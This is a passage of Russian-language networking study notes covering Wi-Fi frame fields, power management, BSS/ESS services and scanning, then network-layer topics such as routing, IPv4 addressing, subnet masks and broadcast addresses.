? Беспроводной мост, использование Адреса-4 кадра Wi-Fi



Беспроводной мост – 2 компьютера подключены к проводным сетям, которые объединяет беспроводная сеть
 В Кадр записываются Адреса:

- Адрес-1: **RA** – Точка доступа получателя (принимающая)
- Адрес-2: **TA** – Точка доступа отправителя (передающая)
- Адрес-3: **DA** – MAC-адрес Компьютера-получателя
- Адрес-4: **SA** – MAC-адрес Компьютера-отправителя

Адрес-1	Адрес-2	Адрес-3	Адрес-4
RA	TA	DA	SA

? 4-ое поле Адреса – не обязательное

ПОЛЕ «УПРАВЛЕНИЕ ОЧЕРЁДНОСТЬЮ» В КАДРЕ WI-FI

Состоит из 2-ух подполей:

- Sequence Number – Номер последовательности – Номер кадра, который разбивается на фрагменты
- Fragment Number – Номер фрагмента – Порядковый номер каждого фрагмента – для обратной сборки
- [Флаг «MF» (More Fragments) – сколько ещё следует фрагментов (включён в поле «Управление кадром»)]

 кадр = 1500 байт

 фрагмент кадра < 1500 байт

Номер Последовательности: 39876

Номер Фрагмента: 1

MF (More Fragments): 1

 фрагмент кадра < 1500 байт

Номер Последовательности: 39876

Номер Фрагмента: 2

MF (More Fragments): 1

 фрагмент кадра < 1500 байт

Номер Последовательности: 39876

Номер Фрагмента: 3

MF (More Fragments): 0

ПОЛЕ «ТЕЛО СООБЩЕНИЯ» В КАДРЕ WI-FI

Длина тела кадра Wi-Fi 2304 байт (в Ethernet – 1500 байт)

ПОЛЕ «КОНТРОЛЬНАЯ СУММА» В КАДРЕ WI-FI

Назначение и формат – как и в Ethernet: если при проверке Контрольной сумме ошибка – кадр отбрасывается

ПОЛЕ «ДЛИТЕЛЬНОСТЬ» В КАДРЕ WI-FI

Используется совместно с управляющими кадрами протокола MACA – в этом поле указывается на какое время зарезервирован канал передачи данных Wi-Fi. Пока это время не закончилось, компьютер может пользоваться каналом Wi-Fi, не опасаясь, что возникнет коллизия.

ПОЛЕ «УПРАВЛЕНИЕ КАДРОМ» В КАДРЕ WI-FI


2 байта	2 байта	6 байт	6 байт	6 байт	2 байта	6 байт	0–2304 байт	4 байта
Управление кадром	Длительность	Адрес-1	Адрес-2	Адрес-3	Управление очередностью	Адрес-4	Тело сообщения	Контрольная сумма


2 бита	2 бита	4 бита	1 бит	1 бит	1 бит	1 бит	1 бит			1 бит
Версия протокола	Тип	Подтип	To DS	From DS	MF	RT	Power Management	MD	Protection Frame	Order


- Версия протокола – сейчас используется значение «0», остальные зарезервированы
- Тип и Подтип – Тип и подтип кадров, в Wi-Fi 3 типа кадров:
 - Кадры данных – передача данных
 - Кадры контроля (Control Frames) – служебные кадры (ACK, кадры протокола MACA: RTS, CTS)
 - Кадры управления (Management Frames) – реализация сервисов (подключ к Т.Доступа, Аутентификация)
- Флаг «To DS» – «To Distribution System» – от беспроводного компьютера к распределительной системе
- Флаг «From DS» – «From Distribution System» – от проводной среды к беспроводному компьютеру

...
В беспроводной среде часто случаются ошибки, ≈ 1 ошибка / 1000 байт

Длинные кадры разбиваются на фрагменты, каждый < 1000 байт – скорость ↓, но данные будут OK
Такое разбиение называется – Фрагментация

- Флаг «MF» – «More Fragments» – сколько ещё следует фрагментов (см. поле «Управление Очерёдностью»)


Номер Последовательности: 39876
Номер Фрагмента: 1
MF (More Fragments): 1


Номер Последовательности: 39876
Номер Фрагмента: 2
MF (More Fragments): 1


Номер Последовательности: 39876
Номер Фрагмента: 3
MF (More Fragments): 0
- Флаг «RT» – Повторная отправка кадра. Если отправитель не получил подтверждения отправки кадра, он поймёт, что кадр не дошёл до получателя и произведёт повторную отправку. Флаг нужен на тот случай, если кадр всё-таки дошёл до получателя, но не прошло подтверждение от получателя к отправителю. Получатель, видя сообщение с флагом «RT», понимает, что кадр раньше был получен, подтверждение отправлено, но оно не дошло, и отправляет подтверждение ещё раз.

Поля «Power Management» и «MD» - используются для управления питанием. Wi-Fi часто используется в мобильных устройствах, а для них очень важно экономить энергию, чтобы заряда батареи хватило как можно дольше. Технология управления электропитанием описана в стандарте IEEE 802.11 PSM.

Режимы работы станции: Активный и Спящий.

Активный режим – Станция принимает и передаёт данные в любое время

Спящий режим – происходит отключение питания, и Станция не может передавать/принимать кадры.

Перед тем как уйти в спящий режим, Станция сообщает об этом Точке Доступа. Точка Доступа не пытается больше передавать Станции кадры, а записывает их в буфер. Спящая Станция регулярно просыпается, сообщает Точке Доступа, что она проснулась, Точка Доступа передаёт станции кадры из буфера. Если Станция в спящем режиме хочет сама передать кадр – она переходит в активный режим и обычным образом передаёт этот кадр.

- Флаг «Power Management» – сообщает Точке Доступа, что Станция использует «Управление питанием» и находится в спящем режиме.
- Флаг «More Data» – Есть ещё данные – используется Точкой Доступа, когда она передала кадр проснувшейся на время Станции, чтобы сообщить Станции, что для неё есть кадры в буфере.
- Флаг «Protection Frame» – используется, чтобы показать используется ли шифрование данных или нет.
- Флаг «Order» – показывает, сохраняется ли порядок передачи кадров (в Wi-Fi кадры всегда принимаются в том же порядке, в котором отправляются).

СЕРВИСЫ (или СЛУЖБЫ, или УСЛУГИ) WI-FI

Сервисы Ethernet – всего 1 сервис, т.к. данные передаются по проводам


- Передача данных

Сервисы Wi-Fi – много сервисов, т.к. данные передаются в открытую среду – радиоэфир.

- Аутентификация – перед тем как подключиться к сети, пользователь должен представиться и доказать, что имеет легальное право пользоваться этой сетью.
- Ассоциация – перед тем как передавать данные по сети к ней нужно подключиться
- Передача данных
- Защита информации (Шифрование) – т.к. данные доступны всем в зоне сигнала, то их нужно защитить
- и др.

Wi-Fi предоставляет 2 набора сервисов:


- **BSS (Basic Service Set) – Базовый Набор Сервисов** – Используется 1 Точка Доступа, которая может использоваться сама по себе или быть подключённой к распределённой системе.



- В своём радиусе действия Точка Доступа рассыпает идентификаторы своего набора сервисов:
 - BSSID – Идентификатор Базового Набора Сервисов – это просто свой MAC-адрес
 - SSID – Идентификатор Набора Сервисов – текстовая строка в понятном для людей виде («SuperNet» или «MyNet» – то что люди видят в списке доступных сетей Wi-Fi)

BSS (Basic Service Set) – Базовый Набор Сервисов:

- Аутентификация – подтверждение права пользоваться сетью:
 - Клиент высыпает Точке Доступа кадр управления специального вида («Management Frame») с запросом на Аутентификацию
 - Если запрос удовлетворил Точку Доступа – она высылает кадр с утвердительным ответом
 - Режимы Аутентификации в Wi-Fi:
 - Открытая Аутентификация – подключение без пароля (данные не защищены, могут перехватиться)
 - Личная (Personal) – единый пароль для всех у-в в сети (обычно – домашнее использование)
 - Корпоративная (Enterprise) – отдельные пароли для разных пользователей с применением сервера аутентификации (серверы работают по протоколу RADIUS или LDAP и др.)
- Ассоциация – процедура подключения к сети
 - После удачной Аутентификации Клиент высыпает Точке Доступа запрос на Ассоциацию
 - В этом запросе Клиент передаёт параметры Wi-Fi с которыми он может работать
 - Если эти параметры подходят Точке Доступа – она в ответ высылает кадр с успешной Ассоциацией
- Передача данных
 - Когда Аутентификация и Ассоциация выполнены – Клиент может передавать данные в Точку Доступа
 - Если Клиент хочет передавать данные другому Клиенту, находящемуся в этой сети, данные будут передаваться не напрямую, а всё равно через Точку Доступа – для того, чтобы упорядочить общение в разделяемом эфире
 - Бывает ситуация: После Ассоциации Клиент подключается к сети но не имеет права передавать данные – ему надо пройти дополнительную Аутентификацию на внешнем Сервере Авторизации (ситуация бывает с открытыми сетями в Аэропортах, Кафе, где надо авторизоваться ещё и через браузер).
- Де-ассоциация, Де-аутентификация – отключение от сети
 - Если Клиент захотел отключиться от сети – он направляет Точке Доступа запрос на Де-ассоциацию или Де-аутентификацию
 - Точка Доступа высылает ответ и отключает клиента от сети
 - Если клиент просто вышел из зоны действия Точки Доступа не направив ей запрос на Де-ассоциацию или Де-аутентификацию, то Точка Доступа некоторое время помнит Клиента, а по истечении тайм-аута этот Клиент отключается автоматически.
- **ESS (Extended Service Set) – Расширенный Набор Сервисов** – если нужно создать сеть Wi-Fi на территории большей, чем радиус действия 1 Точки Доступа – используются несколько Точек Доступа, которые согласованно работают между собой с помощью внешнего Контроллера.




- В своём радиусе действия Точки Доступа рассылает идентификаторы своего набора сервисов:
 - BSSID – как правило = собственным MAC-адресам (у всех Точек BSSID – разный)
 - SSID – текстовая строка в понятном виде (у всех Точек SSID – одинаковый)

ESS (Extended Service Set) – Расширенный Набор Сервисов:

- Роуминг – Когда Клиент подключился к Точке Доступа «А», он может перейти в зону действия Точки Доступа «В» и продолжать работу:
 - Клиент проходит Аутентификацию и Ассоциацию с Точкой Доступа «А»
 - Информация сохраняется не только в Точке Доступа «А», но и в Контроллере
 - Клиент переместился из зоны действия Точки Доступа «А» в зону Точки Доступа «В»
 - Клиент посыпает новой Точке Доступа «В» запрос на Ре-Ассоциацию (повторное подключение)
 - Точка Доступа «В» извлекает информацию о Клиенте из Контроллера и подключает Клиента к сети

? Сканирование в Wi-Fi

Сканирование – процесс определения Точек Доступа Клиентом.



Есть 2 типа сканирования:

- Beacon – Пассивное сканирование
 - Все Точки Доступа регулярно рассыпают специальный широковещательный кадр с информацией о себе (Beacon Frame). Этот кадр содержит BSSID и SSID.
 - Клиент принимает эти широковещательные сообщения и со временем узнаёт какие Wi-Fi сети доступны («SuperNet» и «BestNet»)
- Probe – Активное сканирование
 - Клиент хочет быстрее получить информацию о широковещательных сетях, не дожидаясь рассылки широковещательных кадров.
 - Клиент рассыпает специальный широковещательный запрос «Probe» ко всем Точкам Доступа
 - Получив такой запрос, Точки Доступа отправляют информацию о сетях, которые они обслуживают

? Шифрование в Wi-Fi

Особенности шифрования в Wi-Fi:

- В Wi-Fi шифруются только данные, но не заголовки
- Если применено шифрование – выставляется флаг «Protection Frame»

Типы шифрования:

- Wired Equivalent Privacy (WEP) – устарел, не используется (легко взломать)
- Wi-Fi Protected Access (WPA)
- Wi-Fi Protected Access 2 (WPA2) – используется в наши дни (2022)

Layer 3 – Network layer

? История Сетевого уровня:

1974 – Винтон Серф, Роберт Кан («Отцы» Интернета) выдвинули идею Сетевого уровня
Получили премию Тьюринга

? Основные задачи Сетевого уровня:

- Объединение сетей (Internetworking) – создание составной сети из сетей, построенных на разных технологиях
- Маршрутизация – поиск маршрута в сети, где одновременно может быть несколько активных соединений
- Обеспечение качества обслуживания – обслуживание этих составных сетей

? Объединение сетей Сетевого уровня:

Построить составную сеть на основе разных сетей, каждая из которых построена на основе разных технологий:

- Ethernet
- Wi-Fi
- 5G/4G/3G
- MPLS
- ATM, TokenRing, FDDI, ... (устаревшие)

Сетевой уровень и протокол IP – основа Интернет


Сетевой уровень, нужен, т.к. несмотря на то реализация передачи данных осуществлена на Канальном и Физическом уровнях (Ethernet, Wi-Fi, ...) существует ряд проблем. Основные проблемы:

- Существенные различия технологий канального уровня (как эти технологии объединять?):
 - Тип Сервиса
 - Без гарантии доставки (Ethernet)
 - С гарантией доставки (Wi-Fi)
 - Адресация
 - Схемы адресации
 - Плоская (Ethernet)
 - Иерархическая
 - Разный тип адресов
 - MAC-адреса (Ethernet, Wi-Fi)
 - IMEI-адреса (Сотовая связь)
 - Широковещание
 - Поддерживается
 - Не поддерживается
 - Максимальный размер кадра (MTU, Maximum Transmission Unit)
 - 1500 байт (Ethernet)
 - 2304 байт (Wi-Fi)
 - Формат кадра
- Ограничения по масштабируемости – технологии Ур-ня 2 хорошо подходят для создания локальных сетей, и плохо – для создания глобальных сетей.

? Что делается на Сетевом уровне, чтобы согласовать различия в сетях:

- Тип сервиса (Кадры из Wi-Fi принимаются с отправкой подтверждения, а в Ethernet отправляются без подтверждений) – Устройство Сетевого ур-ня, которое объединяет сети, принимает кадр из Wi-Fi, отправляет в Wi-Fi подтверждение, затем передаёт кадр в Ethernet, где подтверждение уже не используется. В этом случае Устройство Сетевого ур-ня само отправляет подтверждение в сеть Wi-Fi, а не ждёт подтверждение от получателя, (чтобы переотправить его в сеть Wi-Fi), который (получатель) работает в сети Ethernet и никаких подтверждений отправлять не собирается.
- Адресация – для того чтобы согласовать адреса на Сетевом ур-не вводятся специальные адреса, которые называются «Глобальные Адреса» и не зависят от конкретных технологий (оборудования) Канального ур-ня. Каждое у-во в сети содержит 2 адреса: Глобальный и Локальный. Следовательно, нужны механизмы определения Локального адреса по Глобальному. Для этой цели в сетях TCP/IP используется протокол ARP.
- Широковещание – для того чтобы согласовать широковещание в сети, которое широковещание не поддерживает, Устройство Сетевого ур-ня отправляет широковещательный кадр каждому устройству по отдельности.

- Максимальный размер кадра (MTU, Maximum Transmission Unit) – когда сообщение отправляется от Отправителю Получателю заранее не известно, какие сети встретятся по пути и какой там используется максимальный размер кадра. Правильный размер заранее выбрать нельзя. Для того чтобы согласовать размер кадра на Сетевом уровне используется Фрагментация.



* Фрагментация происходит скрыто от Отправителя и Получателя

? Ограничения по Масштабируемости Канального уровня

Различия в технологиях Канального ур-ня раньше были существенны, но сейчас почти повсеместно используется Ethernet, а Wi-Fi – это адаптация Ethernet для беспроводной среды:

- Одинаковый Формат Адресов Wi-Fi и Ethernet
- Одинаковый Формат Кадра на подуровне LLC в Wi-Fi и в Ethernet
- Можно согласовать Wi-Fi и Ethernet без маршрутизации (режим моста Wi-Fi маршрутизации)
- Распределительная среда Wi-Fi – проводная (на Ethernet)

Почему нельзя построить сеть только на Ethernet → Ограничения по Масштабируемости

- Таблица коммутации – никакому коммутатору не хватит памяти, чтобы хранить Таблицу коммутации с MAC-адресами ВСЕХ хостов в Интернете + неизвестно сколько хостов в Интернете, сколько памяти нужно для хранения такой таблицы, как быстро будет осуществляться поиск.
- Отправка пакетов на все порты – если коммутатор не знает куда отправлять кадр, он передаёт кадр на ВСЕ порты – кадр будет отправляться ВСЕМ хостам интернет и сеть быстро засориться
- Отсутствие дублирующих соединений между коммутаторами (чтобы не образовалось кольцо) – в Ethernet есть метод STP (Spanning Tree) для обнаружения и отключения дублирующих путей, чтобы Активный путь был только один. В масштабах Планеты если отключить дублирующее соединение между коммутаторами в Нью-Йорке и Бостоне, то кадры из Нью-Йорка в Бостон будут передаваться через коммутатор в Лос-Анджелесе, что будет значительно дольше.


? Решение проблем Масштабируемости на Сетевом уровне

- Агрегация адресов – Сетевой уровень работает не с отдельными адресами, а с блоками адресов; блоки адресов называются – «Сеть».
- Запрет пересылки «мусорных» пакетов – пакеты, для которых путь отправки неизвестен – отбрасываются.
- Возможность наличия нескольких путей в сети – всегда есть несколько Активных путей между Отправителем и Получателем, и данные всегда могут пройти по одному из этих путей (если один путь выйдет из строя – всегда есть альтернатива); задача выбора лучшего пути – маршрутизация.

? Устройство, которое работает на Сетевом уровне – Маршрутизатор (Router)

? Маршрутизатор (Router) – устройство для объединения сетей


У Маршрутизатора есть несколько Интерфейсов. Через каждый из этих Интерфейсов к Маршрутизатору подключаются сети. У каждого Интерфейса Маршрутизатора есть свой адрес – IP-адрес. (У коммутатора таких адресов нет).



? Маршрутизация (Routing) – поиск маршрута доставки пакета между сетями через Транзитные узлы – Маршрутизаторы. Решаются проблемы:

- Учёт изменений в топологии сети – структура сети может меняться: подключаться новые маршрутизаторы, старые маршрутизаторы могут выходить из строя
- Учёт загрузки каналов связи и маршрутизаторов – чтобы использовать не только один канал связи, а через все возможные каналы – повысится эффективность использования сети

Каждый раз для новой порции данных задача маршрутизации решается заново. Нет заранее фиксированного пути передачи данных от Отправителя к Получателю. Т.к. если какой-либо Маршрутизатор выйдет из строя – маршрут придётся задавать заново вручную, или данные не доставятся.



? Продвижение (forwarding) – Поиск маршрута для каждого пакета, который пришёл на маршрутизатор, а маршрутизатор уже знает топологию сети и загруженность каналов.

? Протоколы Сетевого ур-ня:

Для передачи данных используется только IP, остальные протоколы – для обеспечения работы составной сети

- IP (Internet Protocol) – используется для передачи данных
- ICMP (Internet Control Message Protocol) – используется для управления сетью
- ARP (Address Resolution Protocol) – чтобы по Глобальному адресу L-3 (IP) определить Локальный адрес L-2
- DHCP (Dynamic Host Control Protocol) – используется для автоматического назначения IP-адресов

IP-address

? Глобальные и Локальные адреса

Локальные адреса:

- Адреса в технологии Канального уровня: MAC-адреса в Ethernet, IMEI-адреса в 4G
- Привязаны к конкретной технологии
- Не могут быть использованы в гетерогенных сетях

Глобальные адреса:

- Адреса Сетевого уровня: IP-адреса
- Не привязаны к технологии
- Применяются при объединении сетей (Интернет)

? IP-адрес – уникальный числовой идентификатор устройства в составной компьютерной сети

IP-адреса используются для уникальной идентификации компьютеров в составной сети

IP-адреса – глобальные адреса, используемые в стеке протоколов TCP/IP


IP-адреса широко используются в Интернет

? Версии протокола IP:

- IPv4 или просто IP – адрес 4 байта
- IPv6 – адрес 16 байт

? Формат Адреса IPv4 (IP)

- Длина – 4 байта = 32 бита
- Двоичное число из 32 бит разделяется на 4 части по 8 бит – октеты
- 4 октета выражаются десятичными числами (для удобства чтения человеком)
- Форма записи – 4 десятичных числа в диапазоне 0–255, разделённых точками: **213.180.193.3**
- Первые 3 октета – «Старшие биты» – номер подсети
- Последний октет – «Младшие биты» – номер хоста



? Агрегация адресов

Сетевой уровень использует агрегацию адресов – масштабирование – работа не с отдельными адресами хостов, а с подсетями.

? Работают ли Маршрутизаторы с отдельными компьютерами

Маршрутизаторы работают с подсетями, а не отдельными компьютерами

? Подсеть (IP-сеть, сеть, subnet) – множество компьютеров, у которых старшая часть IP-адреса – одинаковая:

213.180.193.1

213.180.193.2

...

213.180.193.254

? Хост – компьютер в сети

? Структура IP-адреса

- Первые 3 октета – «Старшие биты» – номер подсети
- Последний октет – «Младшие биты» – номер хоста

ПРИМЕР:

- IP-адрес: 213.180.193.3
- Номер подсети: 213.180.193.0
- Номер хоста: 3 = 0.0.0.3

? Маска подсети

Маска подсети показывает, где в IP-адресе номер сети, а где хоста.

Структура маски:

- Длина – 32 бита
- «1» в позициях, задающих номер сети
- «0» в позициях, задающих номер хоста

ПРИМЕР:

- IP (десятичный): [213.180.193.3](#)
- IP (двоичный): [11010101.10110100.11000001.00000001](#)
- Операция: Логическое AND
- Маска: [11111111.11111111.11111111.00000000](#)
- Исполнение: Где в Маске «1» – написать то же, что в IP-адресе, где «0» – прописать 0
- Подсеть (2-чный): [11010101.10110100.11000001.00000000](#)
- Подсеть (10-чный): [213.180.193.0](#)

Формы записи Маски (оба представления эквивалентны):

Десятичное представление:

- IP-адрес: [213.180.193.3](#)
- Маска подсети: [255.255.255.0](#)
- Адрес подсети: [213.180.193.0](#)

В виде префикса:

- IP-адрес/Маска: [213.180.193.3/24](#) («24-ая маска»: 24 – номер бит с «1» – 3 октета = $3 \times 8 = 24$)
- Адрес подсети: [213.180.193.0](#)

Маска подсети НЕ обязательно должна заканчиваться на границе октетов: 8,16,24 (так просто удобней людям)


Маски Переменной Длины – маски, НЕ заканчивающиеся на границе октетов.

- IP-адрес/Маска: [213.180.193.3/20](#)
- IP (двоичный): [11010101.10110100.11000001.00000001](#)
- Операция: AND
- Маска: [11111111.11111111.11110000.00000000](#)
- Подсеть (2-чный): [11010101.10110100.11000001.00000000](#)
- Подсеть (10-чный): [213.180.192.0](#)
- Хост (2-чный): [00000000.00000000.00000001.00000011](#)
- Хост (10-чный): [0.0.1.3](#)

? Классы IP-адресов (не используется)

До Масок Подсети использовался метод Классов IP-адресов. Сейчас он устарел, но встречается в литературе.

Все IP-адреса делились на 5 классов: A, B, C, D, E.




Класс D 224.0.0.0 – 239.255.255.255 – Для групповых адресов – этот пул для групповых адресов используется и сейчас

Класс E 240.0.0.0 – 255.255.255.255 – Зарезервирован – этот диапазон до сих пор зарезервирован для будущего использования

? Типы IP-адресов:

В IPv4 используются 3 типа адресов:

- Unicast – Индивидуальный адрес – сообщение получит только 1 компьютер.
- Multicast – Групповой адрес – сообщение получат несколько компьютеров в группе.
- Broadcast – Широковещательный адрес – сообщения получат все компьютеры в сети.



? Широковещательный IP-адрес

Формат широковещательного адреса – в номере хоста записываются все единицы

ПРИМЕР:

IP-адрес: **213.180.193.3/24**


Широковещательный IP-адрес: **213.180.193.255**

В IP широковещательные пакеты передаются только внутри подсети – ограниченное широковещание, так как:

- Маршрутизаторы не пересылают широковещательные пакеты;
- Нет возможности указать в адресе «все компьютеры в Интернет».

В IP используются 2 типа широковещательных адресов для 2-ух различных сценариев:

- Ограниченнное Широковещание – Если нужно отправить пакет внутри одной подсети.
 - Есть 2 подсети (192.168.0.0/24 и 192.168.1.0/24), объединённые одним маршрутизатором.
 - Нужно отправить пакет внутри одной подсети.
 - Компьютер (внизу слева) использует специальный ш/в адрес, состоящий из всех «1»: 255.255.255.255
